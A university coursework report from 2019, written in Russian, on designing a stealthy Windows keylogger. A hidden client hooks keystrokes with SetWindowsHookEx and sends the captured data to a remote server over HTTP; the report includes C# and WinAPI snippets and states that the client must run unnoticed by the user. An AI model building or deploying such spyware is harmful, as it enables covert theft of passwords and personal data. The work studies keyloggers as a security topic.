***Министерство науки и высшего образования Российской Федерации***

*Калужский филиал федерального государственного бюджетного образовательного учреждения высшего образования*

***«Московский государственный технический университет***

***имени Н.Э. Баумана***

***(национальный исследовательский университет)»***

***(КФ МГТУ им. Н.Э. Баумана)***

|  |  |
| --- | --- |
| **ФАКУЛЬТЕТ**: | ИУ-КФ «Информатика и управление» |
| **КАФЕДРА**: | ИУ6-КФ «Защита информации» |

**РАСЧЕТНО - ПОЯСНИТЕЛЬНАЯ ЗАПИСКА**

**к курсовой работе на тему:**

***Разработка и анализ поведения клиент-серверного приложения перехватывающего вводимые с клавиатуры данные***

по дисциплине ***Защита в операционных системах***

|  |  |  |
| --- | --- | --- |
| Студент группы БАС.И-91 | | (Ольховский К.В. )  *(подпись) (ФИО)* |
| Руководитель | | (Жарова О.Ю. )  *(подпись) (ФИО)* |
| Оценка руководителя | баллов  *30-50 (дата)* | |
| Оценка защиты | баллов  *30-50 (дата)* | |
| Оценка работы | баллов  *(оценка по пятибалльной шкале)* | |
| Комиссия: | | (Жарова О.Ю. )  *(подпись) (ФИО)*  (Лачихина А.Б. )  *(подпись) (ФИО)* |

Калуга, 2019

Оглавление

[Введение 4](#_Toc4724248)

[1 Исследовательская часть 5](#_Toc4724249)

[1.1 Постановка задачи 5](#_Toc4724250)

[1.2 Поиск методов решения и аналогов 8](#_Toc4724251)

[1.2.1 Award Keylogger 8](#_Toc4724252)

[1.2.2 WebWatcher 9](#_Toc4724253)

[1.2.3 Kickidler 10](#_Toc4724254)

[1.2.4 Сравнение аналогов 11](#_Toc4724255)

[1.3 Обоснование разработки 12](#_Toc4724256)

[2 Конструкторская часть 13](#_Toc4724257)

[2.1 Архитектура и методология решения задачи 13](#_Toc4724258)

[2.2 Разработка клиента 19](#_Toc4724259)

[2.2.1 Программная платформа клиентского приложения 19](#_Toc4724260)

[2.2.2 Реализация клиентского приложения 20](#_Toc4724261)

[2.3 Разработка сервера 24](#_Toc4724262)

[2.3.1 Программная платформа серверного приложения 24](#_Toc4724263)

[2.3.2 Реализация серверного приложения 25](#_Toc4724264)

[2.3.3 Реализация GUI серверного приложения 27](#_Toc4724265)

[3 Технологическая часть 29](#_Toc4724266)

[3.1 Технические требования 29](#_Toc4724267)

[3.2 Руководство администратора 29](#_Toc4724268)

[Заключение 31](#_Toc4724269)

[Литература 32](#_Toc4724270)

# Введение

Операционная система – комплекс взаимосвязанных программ, предназначенных для управления ресурсами компьютера и организации взаимодействия с пользователем.

Безопасность операционной системы – такое состояние операционной системы, при котором невозможно случайное или преднамеренное нарушение ее функционирования, а также нарушение безопасности находящихся под управлением системы ресурсов.

Безопасность данных вычислительной системы обеспечивается средствами отказоустойчивости операционной системы, направленными на защиту от сбоев и отказов аппаратуры и ошибок программного обеспечения, а также средствами защиты от несанкционированного доступа. В последнем случае операционная система защищает данные от ошибочного или злонамеренного поведения пользователей системы.

Конфиденциальные данные пользователей системы несут в себе материальный характер и являются целью злоумышленника. К таким данным относятся как личные данные пользователя, так и пароли от сетевых ресурсов, пароли от интернета ресурсов и данные кредитных карт частных лиц. Последнее позволяет злоумышленнику списывать денежные средства со счетов пользователей скомпрометированных операционных систем.

Один из способов кражи конфиденциальных данных - это логирование его действий, в частности логирование нажатий на клавиатуру. Подобную операцию можно проводить выборочно (в современных клавиатурных шпионах лог клавиатуры ассоциируется с программой в которой производилась запись), и массово (распространять вирус по всей сети Интернет).

Целью курсовой работы является анализ принципов работы программы клавиатурного шпиона, посредством заражения клиентской ЭВМ.

Задачей курсовой работы является разработка клиент-серверного приложения для удаленного мониторинга информации, вводимой с клавиатуры в операционной системе клиентской ЭВМ.

# Исследовательская часть

## Постановка задачи

Программы шпионы это в первую очередь не средство совершения информационных преступлений, а удобное средство обеспечения личной безопасности, во многих случаях необходимое легитимному пользователю, особенно в тех условиях, когда к его компьютеру имеют доступ несколько человек.

Особенно полезны программы шпионы при наличии детей, обеспечивающие тотальный контроль за информационной средой подростка во избежание последствий его действий. Сотрудники, активно использующие служебные терминалы в своих личных нуждах, нуждаются в надлежащем надзоре со стороны людей дисциплинированных и законопослушных.

Клавиатурный шпион так же пользуется популярностью у злоумышленников для кражи конфиденциальных данных пользователей сети Интернет.

Клавиатурные шпионы образуют большую категорию вредоносных программ, представляющую большую угрозу для безопасности пользователя. Как и Rootkit клавиатурные шпионы не являются вирусами, т.к. не обладают способностью к размножению.

Клавиатурный шпион не является вирусом, но, тем не менее, представляет большую угрозу для пользователей, поскольку позволяет злоумышленнику следить за работой пользователя и может применяться для похищения конфиденциальной информации, в том числе паролей пользователя. Опасность клавиатурного шпиона может существенно возрасти при его сочетании с RootKit-технологией, которая позволит замаскировать присутствие клавиатурного шпиона. Еще более опасной является троянская или backdoor программа, содержащая клавиатурный шпион – его наличие существенно расширяет функции троянской программы и ее опасность для пользователя.

К сожалению, в последнее время известны сотни разнообразных кейлоггеров, причем многие из них не детектируются антивирусами.

В данной курсовой работе рассматриваются принципы работы клавиатурных шпионов, нацеленных на скрытную от пользователя работу и кражу пользовательских данных.

**Клавиатурный шпион** (keylogger) – программное обеспечение или аппаратное устройство, регистрирующее различные действия пользователя — нажатия клавиш на клавиатуре компьютера, движения и нажатия клавиш мыши и т. д.

**Классификация** клавиатурных шпионов, далее кейлоггеров:

**Программные** кейлоггеры принадлежат к той группе программных продуктов, которые осуществляют контроль над деятельностью пользователя персонального компьютера. Первоначально программные продукты этого типа предназначались исключительно для записи информации о нажатиях клавиш клавиатуры, в том числе и системных, в специализированный журнал регистрации (лог-файл), который впоследствии изучался человеком, установившим эту программу. Лог-файл мог отправляться по сети на сетевой диск, FTP-сервер в сети Интернет, по электронной почте и т. д.

В настоящее время программные продукты, сохранившие «по старинке» данное название, выполняют много дополнительных функций — это перехват информации из окон, перехват кликов мыши, перехват буфера обмена, «фотографирование» снимков экрана и активных окон, ведение учёта всех полученных и отправленных e-mail, отслеживание файловой активности и работы с системным реестром, запись заданий, отправленных на принтер, перехват звука с микрофона и изображения с веб-камеры, подключенных к компьютеру и т. д.

**Аппаратные** кейлоггеры представляют собой миниатюрные приспособления, которые могут быть прикреплены между клавиатурой и компьютером или встроены в саму клавиатуру. Они регистрируют все нажатия клавиш, сделанные на клавиатуре. Процесс регистрации абсолютно невидим для конечного пользователя. Аппаратные кейлоггеры не требуют установки какой-либо программы на компьютере, чтобы успешно перехватывать все нажатия клавиш. Когда аппаратный кейлоггер прикрепляется, абсолютно не имеет значения, в каком состоянии находится компьютер — включенном или выключенном. Время его работы не ограничено, так как он не требует для своей работы дополнительного источника питания.

Объёмы внутренней энергонезависимой памяти данных устройств позволяют записывать до 20 миллионов нажатий клавиш, причём с поддержкой юникода. Данные устройства могут быть выполнены в любом виде, так что даже специалист не в состоянии иногда определить их наличие при проведении аудита безопасности. В зависимости от места прикрепления аппаратные кейлоггеры подразделяются на внешние и внутренние.

**Акустические** кейлоггеры представляют собой аппаратные устройства, которые вначале записывают звуки, создаваемые пользователем при нажатии на клавиши клавиатуры компьютера, а затем анализирующие эти звуки и преобразовывающие их в текстовый формат.

Для взаимодействия с централизованным сервером удобно применять программный кейлоггер. Перехват нажатия клавиши клавиатуры может происходить разными способами. Самый низкоуровневый подход, способный перехватывать пароль ОС, это интегрирование вредоносного кода в драйвер устройства, с которого осуществляется перехват.

Задача курсовой работы изучить поток сообщений Windows, принципы функционирования кейлогера построенного на применении функции WinAPI GetMessage. Поиск путей защиты от подобных простейших кейлогеров.

## Поиск методов решения и аналогов

Самый доступный способ перехват функции WinAPI GetMessage в семействе операционных систем Windows. Данный способ подробно описан в пункте 2.1 данной курсовой работы.

Для решения поставленной задачи был произведен поиск и анализ существующих программных продуктов, обладающих функционалом клавиатурного шпиона и позволяющих вести удаленный мониторинг учетных данных полученных с зараженных ЭВМ.

### Award Keylogger

Award Keylogger является достаточно популярной шпионской программой, которая описана на многих сайтах как мощный инструмент слежения в реальном режиме времени с богатой функциональностью. Но вся перечисленная функциональность в продукте не присутствует. Программа оказалась чуть лучше среднестатистического шпиона. Интерфейс Award Keylogger не заурядный (Рисунок 1).




Рисунок 1 – Интерфейс Award Keylogger.

### WebWatcher

Эта шпионская программа, как и многие ей подобные, позиционирует себя как инструмент для родителей и менеджеров, который дает возможность контролировать детей и сотрудников. Такая позиция позволяет избежать попадание в сигнатурные базы антивирусов и работать незаметно на компьютерах.

WebWatcher работает очень скрытно. Его нет ни в процессах, ни в службах, и среди драйверов он отсутствует. Обычными средствами его сложно найти. WebWatcher представляет из себя шпионскую программу с богатой функциональностью и очень хорошо себя скрывающую.




Рисунок 2 – Главное окно WebWatcher

### Kickidler

Судя по количеству выдач в поисковых запросах, программа Kickidler еще не набрала популярности на просторах российского интернета. На сайте разработчиков программа представлена как средство для повышения эффективности бизнеса, поскольку позволяет найти подчиненных, занимающихся личными делами в рабочее время. На своем рынке является одним из самых функциональных и молодых продуктов. Разработан TeleLink Soft. Kickidler умеет собирать информацию о том, с какими программами и сайтами работал сотрудник и сколько времени у него заняла эта работа.

Для каждого человека или группы людей (менеджеры, программисты, бухгалтерия) существует свой список продуктивных и непродуктивных программ и сайтов. Например, Facebook для SMM менеджера рабочий инструмент, а для бухгалтера — развлечение. На основе этого деления Kickidler отображает отчет об эффективности отдельных сотрудников, подразделений и всей компании и табель учета рабочего времени.

Кроме того, Kickidler позволяет вести видео трансляцию рабочего стола сотрудника, так же в него встроен кейлоггер (Рисунок 3).




Рисунок 3 – Главное окно Kickidler

Действия, которые позволяет осуществлять система контроля:

1. Перехват нажатий клавиатуры.
2. Просмотр списка окон, открытых на рабочем столе текущего пользователя. С фиксированием времени активности каждого окна в течении рабочего времени.
3. Периодичные снимки рабочего стола пользователя.
4. Информация о посещенных сайтах, и времени, проведенном на каждом интернет ресурсе.
5. Видео трансляция рабочего стола пользователя.

### Сравнение аналогов

В таблице 1 представлено сравнение основных характеристик рассмотренного программного обеспечения.

Таблица 1 – Сравнение аналогов диспетчера задач

|  |  |  |  |
| --- | --- | --- | --- |
| **Задачи** | **Kickidler** | **WebWatcher** | **Award Keylogger** |
| Отчеты по программам и сайтам | + | - | - |
| Кейлоггер | + | + | + |
| Снятие скриншотов рабочего стола | + | - | - |
| Просмотр рабочих столов | + | - | - |
| Просмотр действий | + | - | - |
| Скрытность | 2/10 | 6/10 | 3/10 |
| Платформы | Win  Mac  Linux | Win | Win |

Из таблицы 1 можно увидеть, что наибольший функционал поддерживается у продукта Kickidler, но его уровень скрытности не подходит для действий злоумышленника. Тогда как WebWatcher имеет более высокий уровень скрытности. Критерий «Скрытность» оценивался по 10 бальной шкале в зависимости от наличия процесса шпиона в диспетчере задач Windows, наличие скрытого процесса, наличие службы, заражение драйвера или использование подставных процессов (svchost, iexplorer). Данные предоставлены специалистами COVERT. COVERT выпускают прикладное ПО для обнаружения программ шпионов и защиты от несанкционированного перехвата действий пользователя.

Разрабатываемое программное обеспечение должно обладать следующими св0ойствами:

* Перехватывать все нажатия клавиатуры на рабочих ЭВМ для установленных программ и сайтов.
* Отправлять перехваченные данные на сервер с централизованным центром управления кейлогером.
* Отображает информацию о перехваченных данных по каждому ЭВМ отдельно.
* Работать в безоконном режиме и не вызывать подозрений у пользователя.
* Поддерживаться на операционных системах семейства Windows, начиная с Windows 7.

## Обоснование разработки

В век информационных технологий существуют угрозы для конфиденциальной информации пользователя. Одна из таких угроз кейлогеры. Чтобы оценивать ущерб от работы вредоносного ПО данного типа и выявить принципы защиты от кражи данных путем снятия информации с устройств ввода необходимо понимать принципы работы данного ПО.

# Конструкторская часть

## Архитектура и методология решения задачи

Приложение, разрабатываемое в рамках курсовой работы, основано на клиент-серверной архитектуре. Клиент-серверная система характеризуется наличием двух взаимодействующих самостоятельных процессов – клиента и сервера, которые, в общем случае, могут выполняться на разных компьютерах, обмениваясь данными по сети.

Процессы, реализующие некоторую службу, например, службу файловой системы или базы данных, называются серверами. Процессы, запрашивающие службы у серверов путем посылки запроса и последующего ожидания ответа от сервера, называются клиентами.

В рамках курсовой работы клиент выполняет следующие функции:

* Производит перехват и запись нажатий клавиатуры для определенных программ и сайтов.
* Запуск и установку перехватчика клавиатуры.
* Передачу данных учета серверу с учетными идентификационными данными ПК.

Серверное приложение выполняет следующие функции:

* Прием и структурирование данных учета отдельной ЭВМ.
* Отображение данных учета по каждой под учетной ЭВМ в отдельности.
* Обновление данных в реальном времени через технологов пуш-уведомлений.

В качестве протокола общения между клиентами и сервером используется протокол HTTP.

HTTP (HyperText Transfer Protocol - протокол передачи гипертекста) – протокол прикладного уровня передачи данных. Основой HTTP является технология «клиент-сервер», то есть предполагается существование:

* Клиентов, которые инициируют соединение и посылают запрос.
* Серверов, которые ожидают соединения для получения запроса, производят необходимые действия и возвращают обратно сообщение с результатом.

HTTP-запрос состоит из следующих частей:

* Строка запроса. Указывает метод передачи, URL-адрес, к которому нужно обратиться и версию протокола HTTP.
* Заголовки. Описывают тело сообщения, передают различные параметры и другие сведения.
* Тело сообщения. Это сами данные, которые передаются в запросе. Тело сообщения – это необязательный параметр, который может отсутствовать.

Такой же структурой обладает HTTP-ответ сервера клиенту. В качестве тела сообщения запроса могут выступать данные любого формата. В рамках курсовой работы используются JSON формат при работе пользовательского приложения с сервером.

JSON основан на двух структурах данных:

* Коллекция пар ключ-значение. В языках программирования реализован как объект, запись, структура, словарь, хэш, ассоциативный массив.
* Упорядоченный список значений. В языках программирования реализован как массив, вектор, список или последовательность.

Это универсальные структуры данных поддерживает любой современный язык программирования.

Обновление данных в реальном времени на сервере производится через технологию пуш-уведомлений библиотеки SignalR.

SignalR предоставляет простой API для создания функционала, который позволяет вызывать функции JavaScript на стороне клиента из серверного кода, написанного с помощью языков платформы .NET. SignalR значительно упрощает работу с коммуникациями реального времени. Библиотека обрабатывает все подключения и автоматически рассылает сообщения всем подключенным клиентам, либо каким-нибудь специфическим клиентам.

Фактически библиотека SignalR состоит из API серверной стороны, который применяется в коде на C#, и из клиентских библиотек JavaScript.

**Перехват нажатия клавиатуры**

Приложение с графическим интерфейсом должно реагировать на события пользователя и операционной системы.

События от пользователя включают все способы, которыми кто-то может взаимодействовать с программой: щелчки мышью, нажатия клавиш, жесты сенсорного экрана и так далее.

События из операционной системы включают в себя все, что находится «вне» программы, что может повлиять на ее поведение. Например, пользователь может подключить новое аппаратное устройство, или Windows может перейти в состояние пониженного энергопотребления (спящий режим или режим гибернации).

Эти события могут произойти в любое время во время работы программы, практически в любом порядке.

Чтобы решить эту проблему, Windows использует модель передачи сообщений. Операционная система связывается с окном приложения, передавая ему сообщения. Сообщение - это просто числовой код, обозначающий конкретное событие. Например, если пользователь нажимает левую кнопку мыши, окно получает сообщение со следующим кодом сообщения – листинг 1.

Листинг 1. Код нажатия левой клавиши мыши.

|  |
| --- |
| #define WM\_LBUTTONDOWN 0x0201 |

С некоторыми сообщениями связаны данные. Например, сообщение WM\_LBUTTONDOWN включает в себя x-координату и y-координату курсора мыши.

Чтобы передать сообщение окну, операционная система вызывает процедуру окна, зарегистрированную для этого окна.

**Цикл сообщений**

Приложение будет получать тысячи сообщений во время работы. Кроме того, приложение может иметь несколько окон, каждое из которых имеет свою собственную оконную процедуру. Приложению необходим цикл для извлечения сообщений и отправки их в правильные окна.

Для каждого потока, который создает окно, операционная система создает очередь для сообщений окна. Эта очередь содержит сообщения для всех окон, созданных в этом потоке. Сама очередь скрыта от программы. Нет возможности управлять очередью напрямую. Однако можно извлечь сообщение из очереди, вызвав функцию GetMessage – листинг 2.

Листинг 2 – функция GetMessage.

|  |
| --- |
| MSG msg;  GetMessage(&msg, NULL, 0, 0); |

Эта функция удаляет первое сообщение из заголовка очереди. Если очередь пуста, функция блокируется, пока другое сообщение не будет поставлено в очередь.

Первый параметр GetMessage - это адрес структуры MSG. Если функция завершается успешно, она заполняет структуру MSG информацией о сообщении. Это включает в себя целевое окно и код сообщения. Три других параметра позволяют фильтровать, какие сообщения получать из очереди. Почти во всех случаях эти параметры устанавливаются на ноль.

Хотя структура MSG содержит информацию о сообщении, эта структура на практике не декомпозируется. Она передается двум другим функциям – листинг 3.

Листинг 3 – функции TranslateMessage и DispatchMessage.

|  |
| --- |
| TranslateMessage(&msg);  DispatchMessage(&msg); |

Функция TranslateMessage связана с вводом с клавиатуры. Он переводит нажатия клавиш (клавиша вниз, клавиша вверх) в символы и вызывается до DispatchMessage.

Функция DispatchMessage сообщает операционной системе, чтобы она вызывала оконную процедуру окна, которое является целью сообщения. Другими словами, операционная система ищет дескриптор окна в своей таблице окон, находит указатель функции, связанный с окном, и вызывает функцию.

Например, предположим, что пользователь нажимает левую кнопку мыши. Это вызывает цепочку событий:

* Операционная система помещает сообщение WM\_LBUTTONDOWN в очередь сообщений.
* Программа вызывает функцию GetMessage.
* GetMessage извлекает сообщение WM\_LBUTTONDOWN из очереди и заполняет структуру MSG.
* Программа вызывает функции TranslateMessage и DispatchMessage.
* Внутри DispatchMessage операционная система вызывает оконную процедуру.
* Оконная процедура может либо ответить на сообщение, либо проигнорировать его.

Когда оконная процедура возвращается, она возвращается обратно в DispatchMessage. Это возвращает к циклу сообщений для следующего сообщения. Пока программа работает, сообщения будут продолжать поступать в очередь.

Перехват вызовов функции GetMessage для конкретного процесса осуществляется через WinHook.dll далее Хук.

Операционные системы семейства Microsoft Windows предлагают встроенные возможности по перехвату функций. Такие ловушки могут использоваться для целей видео/аудио захвата, расширения функционала закрытого ПО, журналирования. В то же время такой механизм может использовать вредоносное ПО (трояны, кейлоггеры).

Существует два способа перехвата функций в системе Windows:

1. На основе подмены адреса функции в динамически подключаемых библиотеках.
2. На основе внедрения кода безусловного перехода на пользовательскую функцию в заголовке исполняемой программы.

Все остальные способы основываются на той или иной модификации одного из представленных способов.

Для работы с хуками используется вызов системных функций используется системный API. Существует 14 типов хуков:

* WH\_CALLWNDPROC - хук вызывается при вызове SendMessage.
* WH\_CALLWNDPROCRET - хук вызывается, когда возвращается SendMessage.
* WH\_GETMESSAGE - хук вызывается, когда вызывается GetMessage или PeekMessage.
* WH\_KEYBOARD - хук вызывается, когда GetMessage или PeekMessage получают WM\_KEYUP или WM\_KEYDOWN из очереди сообщений.
* WH\_MOUSE - хук вызывается, когда GetMessage или PeekMessage получают сообщение от мыши из очереди сообщений.
* WH\_HADRWARE - хук вызывается, когда GetMessage или PeekMessage получают хаpдваpное сообщение, не относящееся к клавиатуре или мыши.
* WH\_MSGFILTER - хук вызывается, когда диалоговое окно, меню или скpолбаp готовятся к обработке сообщения. Этот хук - локальный. Он создан специально для тех объектов, у которых свой внутренний цикл сообщений.
* WH\_SYSMSGFILTER - то же самое WH\_MSGFILTER, но системный.
* WH\_JOURNALRECORD - хук вызывается, когда Windows получает сообщение из очереди хаpдваpных сообщений.
* WH\_JOURNALPLAYBACK - хук вызывается, когда событие запрашивается из очереди хаpдваpных сообщений.
* WH\_SHELL - хук вызывается, когда происходит что-то интересное и связанное с оболочкой, например, когда таскбаpу нужно перерисовать кнопку.
* WH\_CBN - хук используется специально для CBT.
* WH\_FOREGROUND - такие хуки используются Windows. Обычным приложениям от них пользы немного.
* WH\_DEBUG - хук используется для отладки хук-процедуры

## Разработка клиента

### Программная платформа клиентского приложения

Для разработки клиентского приложения была выбрана программная платформа .NET Framework совместно с языком программирования C# и язык программирования Visual C++.

**.NET Framework** – программная платформа, выпущенная компанией Microsoft. Основой платформы является общеязыковая среда исполнения Common Language Runtime (CLR), которая подходит для разных языков программирования. Функциональные возможности CLR доступны в любых языках программирования, использующих эту среду.

Использование .NET Framework позволяет разработчику взаимодействовать с неуправляемым кодом, импортируемым из системных библиотек. Управляемый код (managed code) – код программы, исполняемой под «управлением» виртуальной машин CLR. При этом машинный код называется неуправляемым кодом (unmanaged code).

Слово «управляемый» здесь относится к методу обмена информацией между программой и исполняющей средой. Оно означает, что в любой точке исполнения управляющая среда может приостановить исполнение и получить информацию, специфичную для текущего состояния. Необходимая для этого информация представлена в управляемом коде на языке Intermediate Language и в связанных с этим кодом метаданных.

Программа в .NET имеет свой менеджер памяти, который занимается автоматическим выделением памяти под объекты и очисткой памяти их использования (сборка мусора). Такой тип памяти называется управляемой памятью. Все объекты, которые создаются в .NET располагаются в управляемой памяти.

Однако, программа может работать не только с управляемыми объектами. Часть объектов связана с операционной и файловой системами. Эти внешние ресурсы не связаны с менеджером памяти .NET и потому на них не распространяется автоматическое распределение памяти. Такая память и такие объекты называются неуправляемыми. Разработчик должен сам выделять память под такие объекты и освобождать ее.

Microsoft Visual C++ – компилируемый, статически типизированный язык программирования общего назначения. Visual C++ широко используется для разработки программного обеспечения, являясь одним из самых популярных языков программирования. Область его применения включает создание операционных систем, разнообразных прикладных программ, драйверов устройств, приложений для встраиваемых систем, высокопроизводительных серверов, а также развлекательных приложений (игр).

Так же у Visual C++ есть доступ к библиотеке WinAPI (windows.h/windows32), в арсенале которой есть функции установки WinHook функций перехвата системных вызовов.

### Реализация клиентского приложения

Клиентская часть состоит из совокупности двух приложений и библиотеки dll:

* Sender – приложение для отправки украденной информации на сервер
* Setter – приложение установки Хука.
* HookLibrary – dll библиотека устанавливаемая Хуком.

Первым запускается Sender в безоконном режиме. После запуска приложения инициализируется объект идентификатор ресурса – листинг 4.

Листинг 4

1. private static readonly HttpClient client = new HttpClient()
2. { BaseAddress = new Uri(ConfigurationSettings.AppSettings.Get("conectionString"))};

После Sender проверяет наличие всех необходимых директорий, при необходимости создает их. Sender запускает установщик хука – Setter – листинг 5.

Листинг 5

1. Process processHook = new Process()
2. processHook.StartInfo.UseShellExecute = false;
3. processHook.StartInfo.FileName = Path.Combine(basePath, @"Logger\App\HookSetter.exe");
4. processHook.StartInfo.CreateNoWindow = true;
5. processHook.Start();

После запуска Setter-а, Sender выдерживает таймаут, останавливает процесс Setter-а и производит передачу данных на сервер. Также клиентское приложение отправляет запрос на сервер с помощью метода POST протокола HTTP для перезапуска выбранного пользователем процесса на сервере – листинг 6.

Листинг 6

1. processHook.Kill();
2. var response = client.PostAsync("api/values/Post", content);

После запуска Sender устанавливает хук. Для установки хука можно использовать следующую WinAPI функцию – листинг 7.

Листинг 7

1. HHOOK WINAPI SetWindowsHookEx(
2. \_In\_ int idHook,
3. \_In\_ HOOKPROC lpfn,
4. \_In\_ HINSTANCE hMod,
5. \_In\_ DWORD dwThreadId
6. );

где:

* idHook – тип процедуры для ловушки (из описанных выше).
* lpfn — указатель на функцию, обрабатывающую перехваченные сообщения.
* hMod — дескриптор экземпляра приложения, содержащий обрабатывающую функцию.
* dwThreadId — идентификатор потока, сообщения которого мы хотим перехватывать. Нужно установить данный параметр в 0, чтобы перехватывать сообщения всех потоков.

Возвращаемое значение – дескриптор установленной ловушки.

Прототип функции, обрабатывающей значение ловушки выглядит следящим образом – листинг 8.

Листинг 8

1. LRESULT CALLBACK LowLevelKeyboardProc(
2. \_In\_ int nCode,
3. \_In\_ WPARAM wParam,
4. \_In\_ LPARAM lParam
5. );

где:

* nCode должен быть равен HC\_ACTION, иначе сообщение предоставляется другому процессу.
* wParam — это одно из следующих значений WM\_KEYDOWN, WM\_KEYUP, WM\_SYSKEYDOWN, или WM\_SYSKEYUP.
* lParam — указатель на структуру KBDLLHOOKSTRUCT

Далее функция должна вернуть значение функции CallNextHookEx, в противном же случае, следующая обрабатывающий событие функция, может получить неверные параметры сообщения.

Структура KBDLLHOOKSTRUCT – листинг 9.

Листинг 9

1. typedef struct tagKBDLLHOOKSTRUCT {
2. DWORD vkCode;
3. DWORD scanCode;
4. DWORD flags;
5. DWORD time;
6. ULONG\_PTR dwExtraInfo;
7. } KBDLLHOOKSTRUCT, \*PKBDLLHOOKSTRUCT, \*LPKBDLLHOOKSTRUCT;

Где важны только 2 параметра: vkCode (виртуальный код) и scanCode нажатой клавиши.

* vkCode – виртуальный код клавиши (от 1 до 254)
* scanCode – hardware скан-код клавиши

Для того, чтобы транслировать виртуальный код клавиши в читаемый символ, потребуется функция ToAsciiEx – листинг 10.

Листинг 10

1. int WINAPI ToAsciiEx(
2. \_In\_ UINT uVirtKey,
3. \_In\_ UINT uScanCode,
4. \_In\_opt\_ const BYTE \*lpKeyState,
5. \_Out\_ LPWORD lpChar,
6. \_In\_ UINT uFlags,
7. \_In\_opt\_ HKL dwhkl
8. );

где:

* uVirtKey — виртуальный код клавиши.
* uScanCode — скан коды клавиши
* lpKeyState — состояние клавиатуры, проверяет какие клавиши нажаты/активны (можно определить нажатый CapsLock)
* lpChar — указатель на двойное слово, в которое функция запишет символьное представление клавиши.
* uFlags — параметр, указывающий на активность меню(ALT).
* dwhkl — (опциональный) идентификатор раскладки клавиатуры

Setter производит фильтрацию при краже данных. Setter получает дескриптор активного окна при помощи функции GetForegroundWindow, получает заглавие (title) активного окна (функция GetWindowText), тем самым фильтрует процесс с которого будет производится захват нажатий клавиатуры и заглавие активного окна процесса. Например, если мы производит захват с процесса браузера, то по заглавию окна можно отфильтровать конкретные сайты с уникальными заглавиями.

## Разработка сервера

### Программная платформа серверного приложения

Для разработки серверного приложения была выбрана программная среда ASP .NET.

**ASP .NET Core** – платформа разработки веб-приложений, в состав которой входит: веб-сервисы, программная инфраструктура, модель программирования[1], от компании Майкрософт. ASP.NET входит в состав платформы .NET Framework и является развитием более старой технологии Microsoft ASP.

